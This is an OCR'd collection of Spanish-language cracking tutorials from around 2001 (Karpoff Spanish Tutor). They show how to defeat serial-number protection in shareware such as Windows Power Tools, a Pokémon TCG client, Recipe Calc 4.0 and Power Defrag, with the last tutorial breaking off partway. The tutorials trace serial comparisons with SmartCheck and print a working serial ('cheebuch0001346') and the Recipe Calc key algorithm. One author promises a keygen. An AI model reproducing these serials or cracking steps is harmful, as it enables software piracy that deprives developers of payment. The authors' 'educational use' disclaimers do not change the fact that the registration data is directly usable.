
arrancamos el **language 2000** y cargamos nuestra "victima" y observamos lo siguiente en pantalla:



pues ya esta, nos dice que el **dr. salman's windows power tools v1.45** esta realizado en **visual basic 5.**

el siguiente paso será, emplear la herramienta **smartcheck** un excelente traceador de eventos para visual basic, bien ejecutamos el smartcheck (debidamente configurado - existen varios manuales de como configurar el smartcheck, pues ya sabeis a leerlos;)) y cargamos nuestra "victima" - y pulsamos el botón **[start]** o bien, la tecla **[f5]** esperamos hasta que nos cargue el programa "victima".

una vez, ya cargado observamos un botón llamado, **[register power tools]**, lo pulsamos y nos aparece la típica pantalla con un **textbox**, pidiendonos amablemente que introduzcamos el **serial number**, en este caso hemos introducido el siguiente **'serial dummy : 9876543210'** y observaremos los siguientes **eventos** que se han producido.



por donde empezamos a tracear? pues, muy fácil, en visual basic la función que compara dos cadenas 'strings' es:

addr:0f01f8f6 ord: 383 (017fh) name: __vbastrcmp

traceando '__vbastrcmp' con smartcheck

introducimos en la búsqueda **[find]** del **smartcheck**, la función **__vbastrcmp** y haber que encontramos. después de varios saltos, encontramos la siguiente comparación:

__vbastrcmp(string:"cheebuch0001346", string:"9876543210") returns: dword: ffffffff

que quiere decir esto?, compara la string1 = "**cheebuch0001346**" con string2 = "**9876543210**" (serial que hemos introducido). ejecutamos de nuevo nuestra "victima" e introduciremos en el serial number, esta cadena **"cheebuch0001346"** haber que pasa;)

pues que va a pasar, lo que es de ley ***registered version*** como nos muestra la pantalla de abajo.

nota.- después de leer el fichero license.txt, nos comenta el autor "users who are interested in purchasing the software may do so for u.s. $49.95 ..." pues ya sabeis, quien le interese el programa a soltar $49,95;))

un saludo!

+er@ser'2000
for the new millennium

-=/\\/- your mind is the power -/\\/=-

- ------# agradecimientos #----- -
karpoff, demian, black fenix, pr@fesor x, numit_or, esiel 2, mr. crimson, mr. white, mr. green, tnt, wkt, kut y a todos los crackers del pasado, presente y futuro.
- ------# ---------greetz---------- #----- -

karpoff spanish tutor: pagina dedicada a la divulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"

Karpoff Spanish Tutor 2001

Programa: **Pokémon Trading Cards Game v1.1**

PROTECCION: **Serial**

Objetivo: Conseguir un serial valido

Descripcion: Programa para jugar por internet al Pokémon TCG

Dificultad: **PrincipianteF**acililla

DOWNLOAD: **Http://realhomero.webjump.com**

Herramientas: **SmartCheck (Lo encontras en la pagina de Karpoff)**

CRACKER: **loko2000** **FECHA:** **23/01/2001**

INTRODUCCION

Holas, estoy iniciando en el mundo de los crackers =), este es mi primer tutorial, espero que no el ultimo, me resulto muy, muy facil encontrar un serial valido para este programa. Bueno basta de charla y empecemos a crackear, jeje.


AL ATAKE

Vemos que cuando queremos armar un mazo, nos aparece una molesta pantalla donde nos da un numero de producto en mi caso 71110888 y nos da para colocar el serial, coloquemos 12345678 para ver que pasa, nada?, hum.., no nos servira de nada usar el W32asm con VB string ref.

Esto sera facil gracias al SmarCheck, lo abrimos, vamos a File, le damos click a Open... y buscamos el ejecutable del programa, esperamos un laaaaargo rato hasta que nos termine de cargar el programa, hum.. sigue cargando....., hum....., al fin!!!, termino!!!

En el SmartCheck hacemos click en View y luego en Show Errors and Especific Events.

Bueno, es tan facil que lo unico que debemos hacer con el programa ejecutado es hacer un click en Decks y luego en Create, en el SmartCheck aparecera la instruccion _Click, desplegamos el _Click, vemos que aparece Len returns LONG....., le hacemos click y hum...., al costado vemos que aparece el nombre con el que registramos el windows, en mi caso Loko2000, seguimos bajando y vemos (en mi caso):



En ASCII

76 = L

111 = o

107 = k

111 = o

50 = 2

48 = 0

48 = 0

48 = 0

Pasa todo nuestro nombre a ASCII.

Bajamos abajo de todo del _Click y clickeamos en Len returns LONG:...., y al costado..., hum.., nuestro numero de producto!, en mi caso 74440888, Seguimos revisando abajo de esta instruccion, hacemos click en Left y hum.... ese numero es sospechoso, lo probamos y.. uh!, no era, hacemos click en la instruccion de abajo Format y al costado vemos, un numero, parecido al anterior pero mas compacto!, hum.... lo probamos a ver si es el serial valido y.... se cerro sin decir nada, como siempre, pero..., volvamos a hacer click en Create y....BINGO!!!, NOS DEJA CREAR NUESTROS MAZOS!!!. El programa ya esta registrado.

Ahora me pondre a hacer un keygen, cuando lo tenga pondre el codigo en VB en alguna otra tutorial que haga, si alguien se me adelanta, me manda un mail con el codigo de fuente y lo agregare en alguno de mis proximos tutoriales.

Cualquier duda, queja o consejo sobre o para mis proximos tutoriales, mandame un mail a loko2000@pkmgym.com.ar.

Chaus!!!

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor 2001

Programa: Recipe Calc 4.0

PROTECCION:	Trial de 20 días con Codigo de Registro
Objetivo:	Encontrar el número de registro
Descripcion:	Programa de Conteo de Calorias
Dificultad:	**Principiante**
DOWNLOAD:	http://www.recipecalc.com/
Herramientas:	NuMega SmartCheck v 6.03
CRACKER:	**crkvlugo**

FECHA: **15/04/2001**


INTRODUCCION

Muy Buenas. Este es mi primer tutorial, Aunque es un programa muy facilon lo escogi para que me vallan conociendo, espero que en futuro

agarre programas mas complicados. El programa que Analizaremos es el Recipe Calc. 4 por Mark Muller, en este tutorial veremos como obtener el codigo de


Registro valido. Bueno ahora a patearle el trasero al programa. esta pantalla la tome donde baje el programa y me dice que el programa te dan 45 dias pero lo sierto es que solo te dan 20 dias para probarlo, bueno entremos al programa y nos sale una pantalla con alimentos y el canto del aleluya. despues entra al programa.

AL ATAKE



!!!! A LO QUE TE TRUJE CHENCHA !!!

Lo primero es ver que lenguaje de Programacion utilizarón, bueno utilizaremos el Language 2000 v4.5.1.144 para ver si esta empaketado o con que lo protegierón.




mmm mas claro que el agua no puede estar, echo en Visual Basic 6. sin Compresión ni Encryptación. sigamos..


Intentemos registrarnos para ver si nos da un mensaje o que carajos da. en la parte superior isquierda del programa ahi vemos Registratión le picamos con el cursor en esa parte y nos vamos a Enter Your Registration Code y nos muestra esta ventanita.

Le damos doble click a Finish y nos da un sonido y el programa nos contesta logicamente un error :


Ahora viendo todo esto tenemos que tomar una desicion de que como lo vamos a atakar, como el programa esta en Visual Basic, yo usare el NuMega SmartCheck, Cerramos el programa y Abrimos el Smart y nos vamos a File --> Open . y buscamos el programa Recipe Calc done lo tengamos y le damos doble click a este icono de nuevo se abre el programa y procedemos a registrarlo ponemos los datos anteriores en mi caso es crkvlugo 1234567890 y le damos doble click en Finish. y el Smart nos da unos buenos datos de lo que esta ocurriendo. logicamente nos manda de nuevo el mensajito de Registration Failed pues cerramos la aplicacion con asi solo nos quedamos con el smart y seguimos trabajandolo esto es una parte que nos muestra..



Lo que nos interesa es el ultimo click le damos al signo positivo y nos muestra :



Ahora analizemos esto en la parte que tengo señalada ahi se ve el user name que use crkvlugo con una longitud de 8 caracteres, ahora abajo de el vemos un sonido Mid como el que salio cuando nos intentamos registrar si nos fijamos vemos que el programa agarra mi primer caracter que es la letra c que su valor ascci es (99) y asi con r (114), k (107) y v (118) los suma y nos da nuestro dificil numero serial que en mi caso es 438 jejeje eso lo podremos comprobar en esta parte del Smart donde hace la comparacion de Serial con el Serial Falso



Abrimos de nuevo el programa y si estoy bien me lo debe de registrar le damos los datos correctos crkvlugo y 438 y nos manda este mensaje..

Solo nos esta preguntando si aceptamos las condiciones de Copyright.. osea este arroz ya esta listo para servirce a la mesa..

COMENTARIOS

Como vimos estubo demaciado facil sacarle el serial y mas facil hacerle el keygen eso se lo dejo a otra persona que tenga mas tiempo, el recordatorio de todos. solo usen la Ingenieria Inversa como fines educativos, si les gusta el programa ke los compren o en nuestro caso sacale el serial para uso personal.

SALUDOS

Bueno, para acabar, quiero mandar saludos a todo el grupo de Tutoriales 2000, y muy en especial a PoPe del canal crackers y a mi buen amigo el Pr@FeSoR X tambien saludos a :

- **[DeK_OiN]**
- **iTeD**
-
- **Txeli**
- **CODE_MEX**
- **Metamorfer**
- **Txotxo**
- **Turbop**
- **Xasx** de **TNT!** http://www.tntcrackers.ws

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor

Programa: POWER DEFRAG 2.00 PRO

PROTECCION:	**Name / Serial.**
Objetivo:	Simular estar registrados.
Descripcion:	DESFRAGMENTADOR DE DICO DURO
Dificultad:	Newbie
DOWNLOAD:	http://www.e-technik.com
Herramientas:	**File Inspector**, **Smartcheck**
CRACKER:	**Cap_kirk69** **FECHA:** **6/04/2001**

INTRODUCCION

HOLA....HOLA... AQUI ESTAMOS OTRA VEZ CON NUEVO TUTO, DESPUES DE ESTAR UN POCO MAREADO CON EL SICE , QUE ME TRAE LOCO, PUES UN POCO DE RESPIRO CON OTRAS HERRAMIENTAS NO VIENE MAL ASI QUE ARRANCAMOS.


AL ATAKE

BUENO UNA HERRAMIENTA PARA OPTIMIZAR EL DISCO DURO, ESO NUNCA VIENE MAL YA SABEMOS LO QUE SON LOS DISCOS DUROS SIEMPRE ESTAN DESFRAGMENTADOS ASI QUE TENEMOS HERRAMIENTA PARA ELLO. LO DESCARGAMOS DE LA WEB Y NOS DISPONEMOS A INSTALARLO.....YA ESTA? VALE LO PRIMERO QUE VAMOS HA HACER ES PASARLE EL FILE INSPECTOR YA SABEMOS COMO.... ABRIR ARCHIVO Y DESPUES ANALIZAR Y UNA VEZ QUE TERMINE NOS VAMOS A LA PESTAÑA DE COMPILADOR Y NOS DICE QUE ESTA HECHO CON EL MAREAGATOS DEL VIZUAL BASIC O SEA QUE A POR EL SMARTCHECK.

ABRIMOS EL SAMRTCHEK Y VEMOS QUE LA BARRA DE HERRAMIENTAS ESTA DE ESTA FORMA NO TIENE HABILITADO EL BOTON DEL TRIANGULITO, QUE ES EL BOTON QUE HACE QUE CUANDO CARGEMOS EL EJETUTABLE CON EL SMATCHEK LO PUEDAS ARRANCAR (EL POWER DEFRAG), EVIDENTEMENTE,

CARGAMOS EL ARCHIVO EJECUTABLE: PDefrag:exe Y AHORA VEMOS QUE LA BARRA HA CAMBIADO Y ESTA DE ESTA FORMA: HEY... EL BOTON VERDE AHORA ESTA ACTIVADO, BUENO PUES LO PULSAMOS Y AHORA VA A EMPEZAR LA CARGA DEL POWER DEFRAG.


NORMALMENTE CUANDO VAMOS A TRABAJAR LE HACEMOS UNA COPIA AL EJECUTABLE EN CUESTION , YO CUANDO SON PROGRAMAS QUE ESTAN HECHOS CON EL MAREAGATOS ESTE DEL VIZUAL NI LAS HAGO , PERO ESO ES CUESTION DE CADA UNO.VEMOS QUE HAY MOGOLLON DE ERRORES Y SE CARGA EL PROGRAMA , PUES BUENO VAMOS A INTRODUCIR EL NOMBRE Y EL SERIAL:



